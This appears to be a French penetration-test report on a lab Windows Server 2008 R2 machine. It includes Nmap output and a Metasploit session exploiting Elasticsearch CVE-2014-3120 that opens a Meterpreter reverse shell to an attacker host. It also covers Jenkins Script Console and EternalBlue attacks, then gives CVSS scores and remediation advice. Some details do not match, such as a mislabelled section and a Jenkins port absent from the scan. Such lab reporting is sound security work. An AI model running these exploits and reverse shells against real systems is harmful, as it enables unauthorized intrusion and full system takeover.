Rapport de Test d'Intrusion

1. Méthodologie

La méthodologie adoptée suit une approche offensive structurée en plusieurs phases :
• Reconnaissance passive et active (Nmap, fingerprinting, enumeration des services).
• Analyse des services et des versions afin d'identifier les vulnérabilités connues.
• Exploitation contrôlée des failles identifiées (modules Metasploit, exploitation manuelle, reverse shells).
• Post-exploitation : collecte d'informations, escalade de privilèges, mouvement latéral.
• Évaluation CVSS et recommandations.

Chaque action est documentée et justifiée afin de rendre ce rapport utile tant pour un lecteur technique que pour un décideur.

2. Reconnaissance – Scan Nmap complet

Un scan Nmap agressif (-sS -sV) a permis de mettre en évidence une surface d'attaque particulièrement large. La machine expose de nombreux services vulnérables, dont IIS, MySQL, GlassFish, Jenkins, des services RMI, ainsi qu'un Elasticsearch obsolète. Les versions identifiées correspondent à des technologies antérieures à 2015, connues pour contenir des failles critiques.

```
┌──(vagrant㉿soc-kali)-[~]
└─$ sudo nmap -sS -sV -O 192.168.50.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 08:01 UTC
Nmap scan report for 192.168.50.104
Host is up (0.00097s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds        Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
3306/tcp  open  mysql               MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server?
4848/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2
.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8080/tcp  open  http                Oracle GlassFish 4.0 (Servlet 3.1; JSP 2
.3; Java 1.8)
8181/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2
.3; Java 1.8)
8383/tcp  open  http                Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49155/tcp open  msrpc               Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port9200-TCP:V=7.94SVN%I=7%D=11/5%Time=690B0456%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,18A,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application
SF:/json;\x20charset=UTF-8\r\nContent-Length:\x20307\r\n\r\n{\r\n\x20\x20\
SF:"status\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Piranha\",\r\n\x20
SF:\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\
SF:.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e7345
SF:6debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\
SF:"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20
SF:false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x
SF:20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r
SF:\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequ
SF:est,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20chars
SF:et=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP
SF:/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20chars
SF:et=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\
SF:x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20method\x2
SF:0\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20
SF:text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
MAC Address: 08:00:27:EE:3F:D0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:micros
oft:windows


OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.53 seconds
```

Le fingerprinting Nmap confirme notamment la présence de Windows Server 2008 R2 SP1, un système désormais hors support, augmentant considérablement le risque d'exploitation.

3. Exploitation – Elasticsearch 1.1.1 (CVE-2014-3120)

Elasticsearch 1.1.1 inclut une vulnérabilité critique permettant l'exécution de code via le moteur de script MVEL. Le module Metasploit exploit/multi/elasticsearch/script_mvel_rce a été utilisé pour injecter du code Java dans le contexte du service. L'exploitation a immédiatement permis d'obtenir un shell Meterpreter sur la machine cible.





L'accès Meterpreter confirme que le service Elasticsearch s'exécute avec des privilèges élevés dans le répertoire C:\Program Files\elasticsearch-1.1.1. Cet accès initial constitue un pivot idéal pour une post-exploitation approfondie.



4. Enumération et Exploitation – FTP Authentifié

Des identifiants faibles ('vagrant:vagrant') ont permis un accès direct au serveur FTP Microsoft. L'énumération a révélé des fichiers potentiellement sensibles dans le répertoire public. Cette mauvaise pratique de sécurité facilite fortement la compromission de la machine.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 192.168.50.101
LHOST ⇒ 192.168.50.101
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.50.101:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57692 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.101:4444 → 192.168.50.104:49928) at 2025-11-05 10:45:29 +0000
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\WLbV.jar' on the target

meterpreter > ls
Listing: C:\Program Files\elasticsearch-1.1.1
=============================================


Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  11358  fil   2014-02-12 16:35:54 +0000  LICENSE.txt
100776/rwxrwxrw-  150    fil   2014-03-25 22:38:22 +0000  NOTICE.txt
100776/rwxrwxrw-  8093   fil   2014-03-25 22:38:22 +0000  README.textile
040776/rwxrwxrw-  4096   dir   2014-04-16 21:28:54 +0000  bin
040776/rwxrwxrw-  0      dir   2014-04-16 21:28:54 +0000  config
040776/rwxrwxrw-  0      dir   2023-03-19 09:44:20 +0000  data
040776/rwxrwxrw-  8192   dir   2014-04-16 21:28:54 +0000  lib
040776/rwxrwxrw-  8192   dir   2025-11-05 09:31:16 +0000  logs


meterpreter > cd c:\\Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040776/rwxrwxrw-  0     dir   2023-03-19 09:20:07 +0000  Administrator
040777/rwxrwxrwx  4096  dir   2023-03-19 09:22:52 +0000  All Users
040776/rwxrwxrw-  0     dir   2023-03-19 09:20:49 +0000  Classic .NET AppPool
040777/rwxrwxrwx  8192  dir   2009-07-14 06:29:45 +0000  Default
040777/rwxrwxrwx  8192  dir   2009-07-14 06:29:45 +0000  Default User
040776/rwxrwxrw-  4096  dir   2009-07-14 04:57:55 +0000  Public
100777/rwxrwxrwx  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
040776/rwxrwxrw-  8192  dir   2023-03-19 09:06:04 +0000  sshd_server
040776/rwxrwxrw-  8192  dir   2023-03-19 09:45:01 +0000  vagrant
```

5. Exploitation – Jenkins (Script Console RCE)

Le service Jenkins sur le port 8484 était exposé sans authentification, permettant l'accès à la Script Console. Cette fonctionnalité est connue pour donner un accès direct à l'exécution de commandes système via Groovy. Une charge directe utilisant ProcessBuilder a été injectée, permettant l'obtention d'un reverse shell netcat sur l'attaquant.






Le reverse shell obtenu confirme une compromission totale du service Jenkins et l'accès au système Windows sous le compte de service Jenkins.

6. Exploitation – MS17-010 EternalBlue

L'un des points critiques détectés est la vulnérabilité MS17-010 (EternalBlue), qui a permis l'obtention d'un accès SYSTEM – le plus haut niveau de privilège possible. Le module exploit/windows/smb/ms17_010_eternalblue a été configuré et exécuté avec succès.



L'exploitation confirme la présence d'un système Windows 7/Server 2008 non patché et vulnérable. Une fois l'accès SYSTEM obtenu, l'attaquant dispose d'un contrôle complet de la machine : installation de backdoors, exfiltration de données, persistance, mouvements latéraux.

7. Synthèse des Vulnérabilités et Scores CVSS

• Elasticsearch RCE – CVE-2014-3120 – Score CVSS : 10.0 (Critique)
• Jenkins Script Console RCE – Score CVSS : 9.8 (Critique)
• MS17-010 EternalBlue – CVE-2017-0144 – Score CVSS : 10.0 (Critique)
• FTP Weak Credentials – Score CVSS : 8.8 (Élevé)
• Windows Server 2008 R2 hors support – Risque structurel critique

8. Recommandations

Les mesures prioritaires recommandées sont :
• Migration vers un OS supporté (Windows Server 2016+).

• Appliquer immédiatement tous les correctifs de sécurité (MS17-010 en premier lieu).
• Sécuriser Jenkins : activer l'authentification + limiter les droits.
• Supprimer les comptes faibles ('vagrant').
• Désactiver les services inutiles (GlassFish, RMI, Elasticsearch obsolète).
• Implémenter une supervision + IDS.
• Segmenter le réseau pour limiter les mouvements latéraux.

10. Conclusion

La machine auditée présente un niveau de risque extrêmement élevé. Plusieurs vulnérabilités critiques ont permis une compromission totale de l'hôte, du simple accès utilisateur jusqu'au contrôle SYSTEM complet. Ce rapport met en lumière la nécessité urgente d'une modernisation de l'infrastructure, ainsi que l'application stricte des bonnes pratiques de sécurité.